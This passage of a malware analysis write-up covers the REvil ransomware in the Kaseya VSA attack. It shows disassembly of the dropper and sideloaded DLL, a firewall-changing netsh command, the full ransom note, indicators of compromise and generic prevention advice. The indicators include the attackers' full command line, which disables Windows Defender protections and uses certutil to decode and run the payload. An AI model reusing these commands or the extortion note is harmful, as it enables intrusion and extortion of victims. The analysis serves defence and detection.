.text:013E113C 33 F6                   xor     esi, esi
.text:013E113E 56                      push    esi                             ; hModule
.text:013E113F FF 15 20 D0 3E 01       call    ds:LoadResource
.text:013E1145 85 C0                   test    eax, eax
.text:013E1147 74 5E                   jz      short loc_13E11A7
.text:013E1149 50                      push    eax                             ; hResData
.text:013E114A FF 15 18 D0 3E 01       call    ds:LockResource
.text:013E1150 68 24 1C 3F 01          push    offset aMpsvcDll                ; "mpsvc.dll"
.text:013E1155 BA 88 55 0C 00          mov     edx, 0C5588h
.text:013E115A A3 A4 43 3F 01          mov     dword_13F43A4, eax
.text:013E115F 8B C8                   mov     ecx, eax
.text:013E1161 E8 9A FE FF FF          call    Write_File_In_windows_folder
.text:013E1166 8B 0D A0 43 3F 01       mov     ecx, dword_13F43A0
.text:013E116C BA D0 56 00 00          mov     edx, 56D0h
.text:013E1171 C7 04 24 38 1C 3F 01    mov     [esp+8+lpProcessInformation], offset aMsmpengExe ; "MsMpEng.exe"
.text:013E1178 E8 83 FE FF FF          call    Write_File_In_windows_folder
.text:013E117D C7 04 24 EC 43 3F 01    mov     [esp+8+lpProcessInformation], offset ProcessInformation ; lpProcessInformation
.text:013E1184 68 A8 43 3F 01          push    offset StartupInfo              ; lpStartupInfo
.text:013E1189 56                      push    esi                             ; lpCurrentDirectory
.text:013E118A 56                      push    esi                             ; lpEnvironment
.text:013E118B 68 30 02 00 00          push    230h                            ; dwCreationFlags
.text:013E1190 56                      push    esi                             ; bInheritHandles
.text:013E1191 56                      push    esi                             ; lpThreadAttributes
.text:013E1192 56                      push    esi                             ; lpProcessAttributes
.text:013E1193 FF 75 10                push    [ebp+lpCommandLine]             ; lpCommandLine
.text:013E1196 C7 05 A8 43 3F 01 44 00+mov     StartupInfo.cb, 44h
.text:013E11A0 50                      push    eax                             ; lpApplicationName
.text:013E11A1 FF 15 28 D0 3E 01       call    ds:CreateProcessW
```

Drop files and create a process of MsMpEng.exe


Ransomware Execution

When MpMseng.exe runs and calls the ServiceCrtMain, the Malicious Mpsvc.dll loads and gets loaded and executed.



```
.text:004010E1
.text:004010E1                                      public start
.text:004010E1                          start       proc near
.text:004010E1 E8 1E 00 00 00                       call    sub_401104
.text:004010E6 6A 00                                push    0
.text:004010E8 6A 00                                push    0
.text:004010EA FF 15 1C 30 40 00                    call    ds:ServiceCrtMain
.text:004010F0 33 C9                                xor     ecx, ecx
.text:004010F2 85 C0                                test    eax, eax
.text:004010F4 0F 98 C1                             sets    cl
.text:004010F7 51                                   push    ecx             ; uExitCode
.text:004010F8 FF 15 00 30 40 00                    call    ds:ExitProcess
.text:004010F8                          start       endp
.text:004010F8
```


ServiceCrtMain call function of MsMpEng.exe



```
.text:10001290
.text:10001290                                      public ServiceCrtMain
.text:10001290                   ServiceCrtMain     proc near               ; DATA XREF: .rdata:off_1009BFB8↓o
.text:10001290
.text:10001290                   var_8              = dword ptr -8
.text:10001290                   ThreadId           = dword ptr -4
.text:10001290
.text:10001290 55                                   push    ebp
.text:10001291 8B EC                                mov     ebp, esp
.text:10001293 83 EC 08                             sub     esp, 8
.text:10001296 8D 45 FC                             lea     eax, [ebp+ThreadId]
.text:10001299 50                                   push    eax             ; lpThreadId
.text:1000129A 6A 00                                push    0               ; dwCreationFlags
.text:1000129C 6A 00                                push    0               ; lpParameter
.text:1000129E 68 B0 11 00 10                       push    offset StartAddress ; lpStartAddress
.text:100012A3 6A 00                                push    0               ; dwStackSize
.text:100012A5 6A 00                                push    0               ; lpThreadAttributes
.text:100012A7 FF 15 3C 21 07 10                    call    ds:CreateThread
.text:100012AD 89 45 F8                             mov     [ebp+var_8], eax
.text:100012B0
.text:100012B0                   loc_100012B0:                              ; CODE XREF: ServiceCrtMain+34↓j
.text:100012B0 B9 01 00 00 00                       mov     ecx, 1
.text:100012B5 85 C9                                test    ecx, ecx
.text:100012B7 74 0D                                jz      short loc_100012C6
.text:100012B9 68 E8 03 00 00                       push    3E8h            ; dwMilliseconds
.text:100012BE FF 15 30 21 07 10                    call    ds:Sleep
.text:100012C4 EB EA                                jmp     short loc_100012B0
.text:100012C6                   ; ---------------------------------------------------------------------------
.text:100012C6
.text:100012C6                   loc_100012C6:                              ; CODE XREF: ServiceCrtMain+27↑j
.text:100012C6 33 C0                                xor     eax, eax
.text:100012C8 33 D2                                xor     edx, edx
.text:100012CA 8B E5                                mov     esp, ebp
.text:100012CC 5D                                   pop     ebp
.text:100012CD C3                                   retn
.text:100012CD                   ServiceCrtMain     endp
.text:100012CD
```

ServiceCrtMain call function of MsMpEng.exe

Ransomware uses OpenSSL to conduct its Cryptographic Operations.




```
mpsvc:10001590
mpsvc:10001590                    loc_10001590:                        ; CODE XREF: mpsvc:1000101C↑p
mpsvc:10001590 56                 push    esi
mpsvc:10001591 6A 58              push    58h
mpsvc:10001593 68 D8 21 07 10     push    offset aCryptoEvpEvpEn       ; ".\\crypto\\evp\\evp_enc.c"
mpsvc:10001598 68 8C 00 00 00     push    8Ch
mpsvc:1000159D E8 8E 0E 00 00     call    near ptr unk_10002430
mpsvc:100015A2 8B F0              mov     esi, eax
mpsvc:100015A4 83 C4 0C           add     esp, 0Ch
mpsvc:100015A7 85 F6              test    esi, esi
mpsvc:100015A9 74 12              jz      short loc_100015BD
mpsvc:100015AB 68 8C 00 00 00     push    8Ch
mpsvc:100015B0 6A 00              push    0
mpsvc:100015B2 56                 push    esi
mpsvc:100015B3 E8 88 E8 05 00     call    near ptr unk_1005FE40
mpsvc:100015B8 83 C4 0C           add     esp, 0Ch
mpsvc:100015BB 8B C6              mov     eax, esi
mpsvc:100015BD
mpsvc:100015BD                    loc_100015BD:                        ; CODE XREF: mpsvc:mpsvc_SvchostPushServiceGlobals+2B9↑j
mpsvc:100015BD 5E                 pop     esi
mpsvc:100015BE C3                 retn
mpsvc:100015BF
```

Use OpenSSL to conduct Cryptographic Operations

Ransomware makes the following changes in the local Firewall rule.

“netsh advfirewall firewall set rule group==”Network Discovery” new enable=Yes”



```
00 00 00 00 00 00 00 00  6E 65 74 73 68 20 61 64  ........netsh·ad
76 66 69 72 65 77 61 6C  6C 20 66 69 72 65 77 61  vfirewall·firewa
6C 6C 20 73 65 74 20 72  75 6C 65 20 67 72 6F 75  ll·set·rule·grou
70 3D 22 4E 65 74 77 6F  72 6B 20 44 69 73 63 6F  p="Network·Disco
76 65 72 79 22 20 6E 65  77 20 65 6E 61 62 6C 65  very"·new·enable
3D 59 65 73 00 00 32 00  33 00 00 00 F4 FC 29 00  =Yes..2.3...ôü).
```

Command to change local firewall

It creates the following Registry entry.

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\BlackLivesMatter

In HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\BlackLivesMatter

Following values are added

96Ia6 = {Hex Value}

Ed7 = {Hex Value}


JmfOBvhb = {Hex Value}

QIeQ = {Hex Value}

Ucr1RB = {Hex Value}

wJWsTYE = .{appended extension to files after encryption}

Finally, a ransom note is dropped using a random filename for example “s5q78-readme.txt”.



```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension s5q78.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/4EBDEC7B48494964

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:


[redacted]


-----------------------------------------------------------------------------------------

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```

Ransom note

How many companies are affected so far?

Up to 60 of its own customers were compromised, Kaseya said in an update posted late Monday. Those customers supply IT management services to others, which comprise the up to 1,500 organizations that it suspects will have been affected by the attack.

How is this Ransomware spreading?

Kaseya asserted earlier that none of its product source code was accessed or modified, as occurred in the SolarWinds attack. Instead, REvil actors crafted malicious updates that appeared to be legitimate software from Kaseya. Thus the ransom spreads following every automated update on VSA products.

Patch release

Kaseya has released VSA version 9.5.7a (9.5.7.2994) that includes a patch for the affected solution. The release notes provides details of the enhancements and fixes, as well as instructions for the upgrade.

Full list of Indicators of Compromise

Below are the IoCs (Indicators of Compromise) identified by researchers for this attack. This exhaustive list will enable organisations to detect any compromise due to this attack.

Process Data:

- "C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 6258 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe
    - Parent Path - C:\Program Files (x86)\Kaseya\<ID>\AgentMon.exe
- "C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 5693 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe
    - Parent Path - C:\Program Files (x86)\Kaseya\<ID>\AgentMon.exe

Files involved

- C:\windows\cert.exe
    - 36a71c6ac77db619e18f701be47d79306459ff1550b0c92da47b8c46e2ec0752
- C:\windows\msmpeng.exe
    - 33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a
- C:\kworking\agent.crt

- C:\Windows\mpsvc.dll
    - 8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd
- C:\kworking\agent.exe
    - d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

Registry Keys

- HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\BlackLivesMatter

Ransomware Extension

- <victim ID>-readme.txt

Domains

- ncuccr[.]org
- 1team[.]es
- 4net[.]guru
- 35-40konkatsu[.]net
- 123vrachi[.]ru
- 4youbeautysalon[.]com
- 12starhd[.]online
- 101gowrie[.]com
- 8449nohate[.]org
- 1kbk[.]com[.]ua
- 365questions[.]org
- 321play[.]com[.]hk
- candyhouseusa[.]com
- andersongilmour[.]co[.]uk
- facettenreich27[.]de
- blgr[.]be
- fannmedias[.]com
- southeasternacademyofprosthodontics[.]org
- filmstreamingvfcomplet[.]be

- smartypractice[.]com
- tanzschule-kieber[.]de
- iqbalscientific[.]com
- pasvenska[.]se
- cursosgratuitosnainternet[.]com
- bierensgebakkramen[.]nl
- c2e-poitiers[.]com
- gonzalezfornes[.]es
- tonelektro[.]nl
- milestoneshows[.]com
- blossombeyond50[.]com
- thomasvicino[.]com
- kaotikkustomz[.]com
- mindpackstudios[.]com
- faroairporttransfers[.]net
- daklesa[.]de
- bxdf[.]info
- simoneblum[.]de
- gmto[.]fr
- cerebralforce[.]net
- myhostcloud[.]com
- fotoscondron[.]com
- sw1m[.]ru
- homng[.]net

Kaseya has also released a tool that can be used to determine if any IoCs are present.

How can companies prevent from the Ransomware?

Here are some steps internal company IT staff or their MSPs can take:

- ➢ Validate that client endpoints did not have the Kaseya agent installed.
- ➢ Check with their different vendors to determine what their potential exposure is; in cases where there were integrations, ensuring those integrations have been terminated.
- ➢ If they use a partner for remote management, ensure they are proactively looking for indicators of compromise across all their tools and their clients
- ➢ Confirm that their security vendors have already blacklisted the known applications and services that this attack is using.

Here’s a short list of ransomware detection tools which can help you detect ransomware activities and protect your system against malicious attacks:

- **Bitdefender Anti -** Ransomware: Tool is an add-on component of Bitdefender Antivirus Plus. It was designed to stop ransomware from infecting your computer or, at least, spreading within your system. For this purpose, it uses machine learning which allows you to detect ransomware patterns and identify in real time when the attack is taking place. Moreover, the Bitdefender Anti-Ransomware Tool can make your computer files appear as though they have already been infected. This way, ransomware attackers believe that they have succeeded, whereas you get the opportunity to prevent the malware from further encrypting your data.
- **Cybersight RansomStopper** is a free stand-alone product that can help you detect existing and new ransomware viruses and stop them from further infecting the system.
- **Trend Micro RansomBuster** is a free lightweight ransomware tool which allows you to protect your computer from various types of ransomware and prevents unknown programs from modifying protected files stored in specific folders.
- **Check Point ZoneAlarm** is a security tool designed for detection of any suspicious activities in your system and prevention of ransomware attacks before any serious damage is done. If your files become encrypted, the product can decrypt affected files and rapidly restore them to their original state.
- **CryptoDrop** is an anti-ransomware tool which can scan your entire infrastructure, remember the system’s state prior to a ransomware attack, and put your system into lockdown in case you have detected ransomware. After all possible threats have been suspended, you can easily restore encrypted files.

Best Practices for Ransomware Detection, Mitigation, and Protection!

Check e-mail addresses

- In order to confuse individuals, cybercriminals sometimes make their email addresses look similar to the actual email accounts. Thus, you should always carefully check the address of incoming emails and ensure that your employees do so as well.

- On the other hand, you can configure your email box settings to filter your incoming mail, automatically detecting spam and suspicious email addresses, and preventing such email from entering your inbox.

Do not open attachments

- It is recommended that you do not click on any links or download any file attachments until you verify that the email account is authentic and belongs to an actual person or institution. The most common way of infecting your computer with malware is through sending an encrypted zip file. This way, an unaware user won’t be able to see the file’s content until it is downloaded and opened.
- Moreover, pay attention to email attachments with file extensions such as .exe, .vbs, or .scr, which are executable files. This is the type of files which most often become injected with viruses and can easily infect your computer once downloaded and installed.

Constantly update your system

You should keep your operating system and critical applications patched and up-to-date. Be aware of future updates, installing them as soon as they are released. System updates and security patches are generally intended to fix the issues of the past releases and reduce potential vulnerabilities of your system. This way, you can reduce the possibility of ransomware attacks.

Do not install any third-party software

Sometimes, you need to install third-party software on your computer. However, you should first verify that the software vendor is authentic and can be trusted. For this purpose, you should install whitelisting software (e.g. Bit9, Velox, McAfee, and Lumension, etc.), which can identify whether the new application is safe enough to be installed and run in your system. Using whitelisting software along with antivirus software can be considered one of the most effective methods of ransomware detection.

Regularly scan your infrastructure

It is recommended that you install anti-malware software which will notify you of any possible threats, identify potential vulnerabilities, and detect ransomware activities in your infrastructure. Modern anti-ransomware tools allow you to scan your entire system for existing viruses and active malware threats. Moreover, such computer scans can be run either on demand or on the schedule you set up, thus minimizing the input on your part.

Create honeypots

A honeypot is one of the most effective security measures which can be used to confuse cybercriminals and take their attention away from the actual mission-critical files. By setting up a honeypot, you create a fake file repository or a server which looks like a legitimate target to an outsider and appears especially enticing to ransomware attackers. This way, you can not only protect your files and rapidly detect a ransomware attack, but also learn how cybercriminals operate and how to protect your system against any future attacks.

Educate your employees

When it comes to ransomware attacks, knowledge is power. You should train yourself, your employees and your user base on the threats and dangers of malware and on the most common signs of malware and security attacks. Moreover, educate them on the importance of creating a strong password, always checking the authenticity of email addresses, and examining the links and file attachments before clicking them. Also, you should provide each employee with a list of actions to undertake in case they have detected ransomware on their computer. This way, you will be able to minimize the negative impacts of a ransomware attack and deal with the issue without serious repercussions.

Restrict access to critical systems and applications

You need to limit the number of individuals granted local administrative rights to your critical files and system resources. The greater number of users who have access to administrative rights, the higher the possibility that one of those individuals will mistakenly download the infected file and, as a result, put the entire infrastructure at risk. To avoid such issues from occurring, you need to apply the principle of least privilege, meaning that the user can be granted access to only those files and system resources which are required to perform their work.

Follow the 3-2-1 backup rule

Constantly back up your data using the 3-2-1 rule, which implies that you have to create 3 copies of your data, store them on 2 different media, with 1 of them being stored off-site. This way, you can ensure that your critical data is securely protected and can be rapidly recovered, even if your files have become encrypted.

After creating data backups, run tests to make sure that your backups are functional and verify their recoverability. Thus, you can prevent failures which otherwise might have happened during the system recovery.

Consider cyber-insurance

If you are worried about how a ransomware attack can affect your business, you should consider cyber-insurance, which will take care of your financial losses in case of system breach or other malicious activities. An insurance company will help you identify the most common threats to your organization, and conduct an audit of the organization’s processes in order to detect vulnerabilities within your system. As a result, the insurance company can provide you with a list of effective measures for ransomware detection, prevention, and response that your organization should follow.

References:

https://unit42.paloaltonetworks.com/atoms/revil-ransomware/

https://blog.qualys.com/product-tech/2021/07/08/kaseya-revil-ransomware-attack-cve-2021-30116-automatically-discover-and-prioritize-using-qualys-vmdr

https://unit42.paloaltonetworks.com/revil-threat-actors/

https://unit42.paloaltonetworks.com/atoms/revil-ransomware/

https://www.bankinfosecurity.com/list-victims-kaseya-ransomware-attack-grows-a-17013

https://community.sophos.com/b/security-blog/posts/active-ransomware-attack-on-kaseya-customers

https://helpdesk.kaseya.com/hc/en-gb/articles/4403440684689

Grateful Credits: CyberSapiens : https://cybersapiens.in/